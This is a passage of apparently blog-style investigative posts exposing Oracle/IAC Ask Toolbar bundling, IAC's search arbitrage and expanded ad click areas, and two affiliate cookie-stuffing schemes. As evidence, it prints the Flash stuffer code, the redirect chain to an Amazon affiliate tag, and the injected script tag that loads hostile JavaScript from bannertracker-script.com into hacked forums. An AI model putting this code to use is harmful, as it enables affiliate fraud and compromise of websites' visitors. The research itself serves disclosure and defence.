Third, in a piece posted today, Ed Bott finds Oracle and IAC intentionally delaying the installation of the Ask Toolbar by fully ten minutes. This delay undermines accountability, especially for sophisticated users. Consider a user who mistakenly clicks Next (or presses enter or spacebar) to install Ask Toolbar, but immediately realizes the mistake and seeks to clean his computer. The natural strategy is to visit Control Panel – Programs and Features to activate the Ask uninstaller. But a user who immediately checks that location will find no listing for the Ask Toolbar: The uninstaller does not appear until the Ask install finishes after the intentional ten minute delay. Of course even sophisticated users have no reason or ability to know about this delay. Instead, a sophisticated user would conclude that he somehow did not install Ask Toolbar after all — and only later will the user notice and, perhaps, proceed with uninstall. Half a decade ago I found WhenU adware engaged in similar intentional delay. Similarly, NYAG litigation documents revealed notorious spyware vendor Direct Revenue intentionally declining to show ads in the first day after its installation. (Direct Revenue staff said this delay would “reduce the correlation between the Morpheus download [which bundled Direct Revenue spyware] and why they are seeing [Direct Revenue’s popup] ads” — confusion that DR staff hoped would “creat[e] less of a path to what they [users] should uninstall.”) Against this backdrop, it’s particularly surprising to see IAC and Oracle adopt this tactic.

Fourth, IAC makes changes beyond the scope of user consent and fails to revert these changes during uninstall. The Oracle/IAC installation solicitation seeks permission to install an add-on for IE, Chrome, and Firefox, but nowhere mentions changing address bar search or the default Chrome search provider. Yet the installer in fact makes all these changes, without ever seeking or receiving user consent. Conversely, uninstall inexplicably fails to restore these settings. As noted above, these incomplete uninstalls violate Google’s Software Principles requirement that an “easy” uninstall must disable “all functions of the application.”

Finally, the Java update is only needed as a result of a serious security flaw in Java. It is troubling to see Oracle profit from this security flaw by using a security update as an opportunity to push users to install extra advertising software. Java’s many security problems make bundled installs all the worse: I’ve received a new Ask installation prompts with each of Java’s many security updates. (Ed Bott counts 11 over the last 18 months.) Even if the user had declined IAC’s offer on half a dozen prior requests, Oracle persists on asking — and a single slip-up, just one click or keystroke on the tenth request, will nonetheless deliver Ask’s toolbar.

A security update should never serve as an opportunity to push additional software. As Oracle knows all too well from its recent security problems, users urgently need software updates to fix serious vulnerabilities. By bundling advertising software with security updates, Oracle teaches users to distrust security updates, deterring users from installing updates from both Oracle and others. Meanwhile, by making the update process slower and more intrusive, Oracle reduces the likelihood that users will successfully patch their computers. Instead, Oracle should make the update process as quick and easy as possible — eliminating unnecessary steps and showing users that security updates are quick and trouble-free.

Toolbar Operations and Result Format

Once a user receives an IAC toolbar, a top-of-browser stripe appears in Internet Explorer and Firefox, and IAC also takes over default search, address bar search, and error handling. That’s an intrusive set of changes, and particularly undesirable in light of the poor quality of IAC’s search results.



If a user runs a search through an IAC toolbar or through a browser search function modified by IAC, the user receives Mywebsearch or Ask.com results page with advertisements and search results syndicated from Google. The volume of advertisements is remarkable: On a 800×600 monitor, the entire first two screens of Mywebsearch results presented advertisements (screen one, screen two) — four large ads with a total of seven additional miniature ads contained within. The first algorithmic search result appears on the third on-screen page, where users are far less likely to see it. At Ask.com, ads are even larger: fully seven advertisements appear above the first algorithmic result, and three more ads appear at page bottom — more than filling two 800×600 screens.


IAC obtains these advertisements and search results from Google, but IAC omits features Google proudly touts in other contexts. For example, Google claims that its maps, hotel reviews, and hotel price quotes benefit users and save users time — but inexplicably IAC Mywebsearch lacks these features, even though these features appear prominently and automatically for users who run the same search at Google. In short, a user viewing IAC results gets listings that are intentionally less useful — designed to serve IAC’s business interest in encouraging the user to click extra advertisements, with much less focus on providing the information that IAC and Google consider most useful.

The ad format at IAC Mywebsearch and Ask.com makes it particularly likely that users will mistake IAC ads for algorithmic results. For one, IAC omits any distinctive background color to help users distinguish ads from algorithmic results. Furthermore, IAC’s voluminous ads exceed beyond the first screen of results for many searches. A user familiar with Google would expect ads to have a distinctive background color and would know that ads typically rarely completely fill a screen — so seeing no such background color and similar-format results continuing for two full screens, the user might well conclude that these are algorithmic listings rather than paid advertisements.

Traffic Arbitrage


IAC buys traffic from Google and other search engines. The resulting sequence is needlessly convoluted: A user runs a search at Google, clicks an IAC ad purporting to offer what the user requested], then receives an IAC landing page with the very same ads just seen at Google. For example, I searched for [800 number look up] at Google and clicked an Ask ad. The resulting Ask page allocated most of its the above-the-fold space to three of the same ads I had just seen at Google! This process provides zero value to the user — indeed, negative value, in that the extra click adds time and confusion. But IAC monetizes its site unusually aggressively — for example, regularly putting four ads at the top of the page, where Google sometimes puts none and never presents more than three. Of course these extra ads serve IAC’s interest: By pushing a fraction of users to click multiple ads, IAC can more than cover its costs of buying the traffic from Google in the first place.

Longstanding Google rules exactly prohibit IAC’s search arbitrage. Google’s AdWords Policy Center instructs that “Google AdWords doesn’t allow the promotion of websites that are designed for the sole or primary purpose of showing ads.” Google continues: “One example of this kind of prohibited behavior is called arbitrage, where advertisers drive traffic to their websites at low cost and pay for that traffic by earning money from the ads placed on those websites”

Why isn’t Google enforcing its rules against arbitrage? An October 2012 Search Engine Land article quotes a reader who wrote to Google AdWords support, where a representative replied with unusual candor: “Since Ask.com is considered a Google product, they are able to serve ads at the top of the page when the search query is found to be relevant to their ads.” Of course Ask.com is not actually “a Google product” — it’s a Google syndicator, showing Google ads in exchange for a revenue share, just like thousands of other sites. But with IAC reportedly Google’s biggest advertising customer, special privileges would be less than surprising. Meanwhile, Google lets IAC do Google’s dirty work — showing extra ads to gullible users — which could let Google collect additional ad revenue from those users’ clicks. Still, that’s no help to users (who get pulled into extra page-views and less useful pages with more advertisements) or advertisers (whose costs increase as a result). And once the public recognizes Google’s role in authorizing this scheme, selling all advertising, and funding the entirety of IAC’s activity, Google ends up looking at least as culpable as IAC.

Ads with Oversized Clickable Areas


IAC ad promises 'free online television' but actually merely links to material already on the web; promises an 'app' but actually provides a search toolbar. Contrary to standard industry practice and Google rules, IAC makes the entire ad — including domain name, ad text, and large whitespace — into a clickable link. Notice the large clickable area flagged in the red box.

IAC ad promises 'free online television' but actually merely links to material already on the web; promises an 'app' but actually provides a search toolbar. At Google, only the ad itself is clickable. Not the much smaller red box.
IAC’s ads also flout industry practice and Google rules as to the size of an ad’s clickable area. Both in arbitrage landing pages and in toolbar results, IAC’s search result pages expand the clickable area of each advertisement to fill the entire page width, sharply increasing the fraction of the page where a click will be interpreted as a request to visit the advertiser’s page.

See the screenshot at right. (To create the red-outlined box showing the shape of the clickable area, I clicked an empty section of the ad and began a brief drag, causing my browser to highlight the ad’s clickable area in red as shown in the screenshot.)

Ask is an outlier in converting whitespace around an ad into a clickable area. Every other link on Ask.com landing pages — every link other than an advertisement — follows standard industry practice with only the words of the link being clickable, but not the surrounding whitespace. Indeed, at Google, Bing, and Yahoo, white space is never clickable. At Google and Bing, only ad titles are clickable, not ad domain names, or ad text. (See Google screenshot at right, showing the limited clickable area of a Google ad.) At Yahoo, only ad titles and domain names are clickable, not ad text or white space.

IAC has taken intentional action to expand its ads’ clickable area to cover all available width. As W3schools explains, “A block element is an element that takes up the full width available.” To expand ad hyperlinks to fill the entire width, Ask tags each ad hyperlink with the CSS STYLE of display:block.

<a id=”lindp” class=”ptbs pl20 pr30 ptsp pxl” style=”display:block;padding-bottom: 0px;” …

Google’s rules prohibit IAC’s expanded clickable areas. Google requires that “clicking on space surrounding an ad should not click the ad.” Yet IAC nonetheless makes a clickable area out of the area surrounding each ad, extending all the way to the right column.

IAC’s expanded ads invite accidental clicks. Accidental clicks are particularly likely from the inexperienced users IAC systematically targets for toolbar installations, and also from users searching on tablets, phones, and other touch devices. These extra clicks waste users’ time and drive up advertisers’ costs — but every such click yields extra revenue for IAC and Google.

What Comes Next

Google should enforce its rules strictly. No doubt IAC can offer Google some short-term revenue via extra ad-clicks from unsophisticated or confused users. But this isn’t the kind of business Google aspires to, and Google’s public statements indicate no interest in such bottom-feeding. Indeed, a fair application of Google’s existing AdWords rules would disallow both IAC’s toolbar ads (using AdWords to solicit installations) and IAC’s search arbitrage ads (using AdWords to send users to IAC pages presenting syndicated AdWords ads). Meanwhile, numerous Google AdSense rules are also on point, including prohibiting encouraging accidental clicks, prohibiting site layout that pushes content below the fold, and limiting the number of ads per page. So too for Software Principles requiring up-front disclosure as well as “easy” and complete uninstall.

As a publicly-traded company, IAC should benefit from the oversight and guidance of its outside directors. But the New York Times commented in 2011 that “IAC’s board is filled with high-powered friends of Mr. Diller,” calling into question the independence and effectiveness of IAC’s outside directors. Of particular note is Chelsea Clinton, who joined IAC’s board in September 2011. Ms. Clinton’s prior experience includes little obvious connection to Internet advertising or online business, suggesting that she might need to invest extra time to learn the details of IAC’s business. Yet she also has weighty commitments including ongoing doctoral studies, serving as an Assistant Vice Provost at NYU, and reporting as a special correspondent for the NBC Nightly News — calling into question the time she can devote to IAC matters. The Times questioned why IAC had brought in Ms. Clinton, concluding that “This is clearly an appointment made because of who she is, not what she has done.” Indeed, Ms. Clinton’s background means she will be held to a particularly high standard: if she fails to stop IAC’s bad practices, the public may reasonably ask whether she has done her duty as an outside director.

Recent research from Goldman analyst Heath Terry flags investor concerns at IAC’s tactics. In a December 4, 2012 report, Terry downgraded IAC to sell due to vulnerability from Google policy changes. A January 9, 2013 follow-up noted IAC changing its uninstall practices to comply with Google policy as well as slowdown in arbitrage. Terry flags some important factors, and I share his bottom line that IAC’s search practices are unsustainable. But the real shoe has yet to drop. If Google is embarrassed at IAC’s actions — and it should be — Google is easily able to put an end to this mess.

I prepared a portion of this article at the request of a client that prefers not to be listed by name. The client kindly agreed to let me include that research in this publicly-available posting.

Flash-Based Cookie-Stuffer Using Google AdSense to Claim Unearned Affiliate Commissions from Amazon with Wesley Brandi

Merchants face special challenges when operating large affiliate marketing programs: rogue affiliates can claim to refer users who would have purchased from those merchants anyway. In particular, rogue “cookie-stuffer” affiliates deposit cookies invisibly and unrequested — knowing that a portion of users will make purchases from large merchants in the subsequent days and weeks. This tactic is particularly effective in defrauding large merchants: the more popular a merchant becomes, the more users will happen to buy from that merchant within a given referral period.

To cookie-stuff at scale, an attacker needs a reliable and significant source of user traffic. In February we showed a rogue affiliate hacking forum sites to drop cookies when users merely browse forums. But that’s just one of many strategies. I previously found various cookie-stuffing on sites hoping to receive search traffic. In a 2009 complaint, eBay alleges that rogue affiliates used a banner ad network to deposit eBay affiliate cookies when users merely browsed web pages showing certain banner ads. See also my 2008 report of an affiliate using Yahoo’s Right Media ad network to deposit multiple affiliate cookies invisibly — defrauding security vendors McAfee and Symantec.

As the eBay litigation indicates, display advertising networks can be a mechanism for cookie-stuffing. Of course diligent ad networks inspect ads and refuse cookie-stuffers (among other forms of malvertising). So we were particularly surprised to see Google AdSense running ads that cookie-stuff Amazon.

The 'Review Different Headphones' ad actually drops Amazon Associates affiliate cookies.
This innocuous-looking banner ad sets Amazon Associates cookies invisibly.
The Imgwithsmiles attack

We have uncovered scores of web sites running the banner ad shown at right. On 40 sites, on various days from February 6 to May 2, our crawlers found this banner ad dropping Amazon Associates affiliate cookies automatically and invisibly. All 40 sites include display advertising from Google AdSense. Google returns a Flash ad from Imgwithsmiles. To an ordinary user, the ad looks completely innocuous — the unremarkable “review different headphones” image shown at right. However, the ad actually creates an invisible IMG (image) tag loading an Amazon Associates link and setting cookies accordingly. Here’s how:

First, the ad’s Flash code creates an invisible IMG tag (10×10 pixels) (yellow highlighting below) loading the URL http://imgwithsmiles.com/img/f/e.jpg (green).

function Stuff() {
  if (z < links.length) {
    txt.htmltext = links[z];
    z++;
    return(undefined);
  }
  clearinterval(timer);
}
links = new array();
links[0] = "<img src="http://imgwithsmiles.com/img/f/e.jpg" width="10" height="10"/>";z = 0;timer = setinterval(Stuff, 2000);

While /img/f/e.jpg features a .jpg extension consistent with a genuine image file, it is actually a redirect to an Amazon Associates link. See the three redirects preserved below (blue), including a tricky HTTPS redirect (orange) that would block many detection systems. Nonetheless, traffic ultimately ends up at Amazon with an Associates tag (red) specifying that affiliate charslibr-20 is to be paid for these referrals.

GET /img/f/e.jpg HTTP/1.0
Accept: */*
Accept-Language: en-US
Referer: http://pagead2.googlesyndication.com/pagead/imgad?id=CICAgICQvuXgahDQAhiYAjII3bQHU19r_Isx-flash-version: 10,3,183,7User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; ...)Host: imgwithsmiles.comConnection: Keep-AliveHTTP/1.1 302 Moved TemporarilyDate: Wed, 02 May 2012 19:56:59 GMTServer: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=174272468a212dd0862eabf8d956e4e0; path=/
Location: https://imgwithsmiles.com/img/kick/f/e.jpg
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html-

HTTPS redirect decoded via separate manual request
GET /img/kick/f/e.jpg HTTP/1.1 Accept: text/html, application/xhtml+xml, */* Accept-Language: en-US User-Agent: ... Accept-Encoding: gzip, deflate Host: imgwithsmiles.com Connection: Keep-AliveHTTP/1.1 302 Moved Temporarily Date: ... Server: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4 X-Powered-By: PHP/5.2.17 Location: http://imgwithsmiles.com/img/t/f/e.jpg Content-Length: 0 Connection: close Content-Type: text/html-GET /img/t/f/e.jpg HTTP/1.0 Accept: */* Accept-Language: en-US x-flash-version: 10,3,183,7 User-Agent: Mozilla/4.0 (compatible; ...) Connection: Keep-Alive Host: imgwithsmiles.com Cookie: PHPSESSID=174272468a212dd0862eabf8d956e4e0HTTP/1.1 302 Moved TemporarilyDate: Wed, 02 May 2012 19:56:59 GMT Server: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4 X-Powered-By: PHP/5.2.17 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: http://www.amazon.com/gp/product/B002L3RREQ?ie=UTF8&tag=charslibr-20 Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html

If a user happens to make a purchase from Amazon within the subsequent 24 hours, Amazon will pay a commission to this affiliate — even though the affiliate did nothing at all to cause or encourage the user to make that purchase.

Does Amazon know?

The available information does not reveal whether or not Amazon knew about this affiliate’s practices. Nor can we easily determine whether, as of the May 2, 2012 observations presented above, this affiliate was still in good standing and receiving payment for the traffic it sent to Amazon.

On one hand, Amazon is diligent and technically sophisticated. Because Amazon runs one of the web’s largest affiliate programs, Amazon is necessarily familiar with affiliate fraud. And Amazon has ample incentive to catch affiliate fraud: Every dollar paid to fraudulent affiliates is money completely wasted, coming straight from the bottom line.

On the other hand, we have observed this same affiliate cheating Amazon for three months nonstop. All told, we’ve seen this affiliate rotating through 49 different Associates IDs. If Amazon had caught the affiliate, we would have expected the affiliate to shift away from any disabled affiliate accounts, most likely by shifting traffic to new accounts. Of the 28 Associates IDs we observed during February 2012, we still saw 6 in use during May 2012 (month-to-date) — suggesting that while Amazon may be catching some of the affiliate’s traffic, Amazon probably is not catching it all.

A further indication of the affiliate’s earnings comes from the affiliate’s willingness to incur out-of-pocket costs to buy media (AdSense placements from Google) with which to deliver Amazon cookies. As best we can tell, Amazon is the affiliate’s sole source of revenue. Meanwhile, the affiliate must pay Google for the display ad inventory the affiliate receives. These direct incremental costs give the affiliate a clear incentive to cease operation if it concludes that payment from Amazon will not be forthcoming. From the affiliate’s ongoing actions we can infer that the affiliate finds this scheme profitable — that its earnings to date have exceeded its expenses to date.

How profitable is this affiliate’s attack? Conservatively, suppose 40% of users are Amazon shoppers and make an average of four purchases from Amazon per year. Then 0.4*4/365=0.44% of users are likely to make purchases from Amazon in any given 24-hour period. Suppose the affiliate buys 1,000,000 CPM impressions from Google. Then the affiliate will enjoy commission on 0.44%*1,000,000=4,384 purchases. At an average purchase size of $30 and a 6.5% commission, this would be $8,547 of revenue per million cookie-stuffing incidents. How much would the affiliate have to pay Google for 1,000,000 CPM impressions? We’ve seen this affiliate on a variety of sites, but largely sites in moderate to low-priced verticals. At $2 CPM, the affiliate’s costs would be $2,000 — meaning the affiliate would still be slightly profitable even if Amazon caught 3/4 of its affiliate IDs before the first payment!

We alerted our contact at Amazon Associates to our observations. We will update this post with any information Amazon provides.

Hack-Based Cookie-Stuffing by Bannertracker-Script with Wesley Brandi

Last month we presented an example cookie-stuffer using encoded JavaScript to drop scores of cookies invisibly. But how can such a cookie-stuffer get traffic to its site? Today’s example is particularly nefarious: Perpetrators using server bannertracker-script.com have hacked at least 29 different online discussion forums to add invisible code that lets them cookie-stuff forum visitors. Through this approach, perpetrators have gained access to a particularly large amount of traffic — letting them target all the more users.

Getting Traffic to Bannertracker-script

The perpetrators appear to be targeting a documented exploit in vBulletin (a popular forum discussion program built in PHP/MySQL) versions v4.x to v4.1.2. The exploit allows for a remote attacker to execute arbitrary PHP script as well as untrusted SQL queries. It was first reported in German in April 2011, then in English in January 2012. A video tutorial even offers step-by-step instructions on how to use this exploit.

Our automation systems have examined more than 500,000 sites, searching for code promoting the cookie-stuffers we are following. We have found numerous affected sites, including sites as popular as searchenginewatch.com (Alexa traffic rank #2045), webdeveloper.com (#2822) and redflagdeals.com (#3188) along with many more. Selected pages of these sites (typically the forum pages) embed hostile code from Bannertracker-script.

In each instance, the hostile code appears as a brief JavaScript addition to an otherwise-legitimate site. See the single line of inserted code highlighted in yellow below. Notably, the hostile code appears within a block of code embedding comScore tags (green highlighting below) — a place where site designers expect to see external JavaScript references, making the Bannertracker-script insertion that much less likely to be detected.

<!– Begin comScore Tag –>
<script type=”text/javascript” src=”http://www.bannertracker-script.com/banner/ads.php?a=big”></script>
<script type=”text/javascript”>document.write(“<img id=’img1′ height=’1′ width=’1′>”);
document.getElementById(“img1”).src=”http://beacon.scorecardresearch.com/scripts/beacon.dll? C1=2&C2=5915554&C3=5915554&C4=www.redflagdeals.com &C5=&C6=&C7=” + escape(window.location.href) + “&C8=” + escape(document.title) + “&C9=” + escape(document.referrer) + “&rn=” + Math.floor(Math.random()*99999999);</script><!– End comScore Tag –>

Examining Bannertracker-script insertions on other sites, we found them in other inconspicuous places — for example, just before the </HTML> tag that ends a page.

Cookie-Stuffing by Bannertracker-script

